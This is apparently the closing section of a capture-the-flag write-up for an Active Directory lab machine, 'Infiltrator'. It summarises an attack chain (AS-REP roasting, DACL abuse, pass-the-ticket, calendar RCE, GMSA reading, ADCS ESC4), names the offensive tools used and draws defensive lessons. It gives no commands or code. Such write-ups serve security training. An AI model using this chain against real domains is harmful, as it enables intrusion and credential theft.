 Domain Admin achieved!
Root Flag Captured!
Attack Chain Summary
- Enumerate users from website and validate with Kerbrute
- AS-REP roast l.clark and crack the hash
- BloodHound reveals password hints in user descriptions
- DACL abuse chain: anderson → rodriguez → harris
- Pass-the-ticket to get shell as harris
- Output Messenger exploitation through desktop client
- Reverse engineer UserExplorer.exe for credentials
- API enumeration to read chat logs
- Calendar RCE for shell as martinez
- PCAP analysis for more credentials
- BitLocker drive contains registry hives
- GMSA password reading for service account
- ADCS ESC4 attack for Domain Admin
Key Takeaways
Vulnerabilities Exploited
- AS-REP Roasting - l.clark had pre-authentication disabled
- Sensitive Data in Descriptions - Passwords in AD user descriptions
- DACL Misconfiguration - GenericAll on OU allowed privilege escalation
- Output Messenger - Calendar feature allowed code execution
- GMSA Password Readable - Service account hash extractable
- ADCS ESC4 - Misconfigured certificate template
Lessons Learned
Never store passwords in user descriptions or comments. Use a proper secret management solution.
ADCS misconfigurations are extremely common and dangerous. Regular audits with tools like Certipy are essential.
Internal messaging applications can be attack vectors. Audit what data is shared through them.
Tools Used
- Nmap - Port scanning
- Kerbrute - Username enumeration
- Impacket - Kerberos attacks, secretsdump
- BloodHound - AD attack path analysis
- BloodyAD - AD exploitation
- Certipy - ADCS enumeration and exploitation
- Chisel - Port forwarding
- ILSpy - .NET decompilation
- Wireshark - PCAP analysis
- Evil-WinRM - Windows remote management
Conclusion
Infiltrator is one of the best machines I’ve done. It’s a proper Active Directory box that tests everything from initial enumeration to complex privilege escalation chains. The Output Messenger part was unique and the ADCS finale was satisfying.
This machine teaches you:
- How real AD environments get compromised
- The importance of BloodHound in finding attack paths
- How DACL misconfigurations can chain together
- Why ADCS needs proper configuration
Final Stats:
- Time to User: ~8 hours
- Time to Root: ~6 hours
- Difficulty Rating: Insane (Truly Insane)
Thanks for reading! Happy Hacking!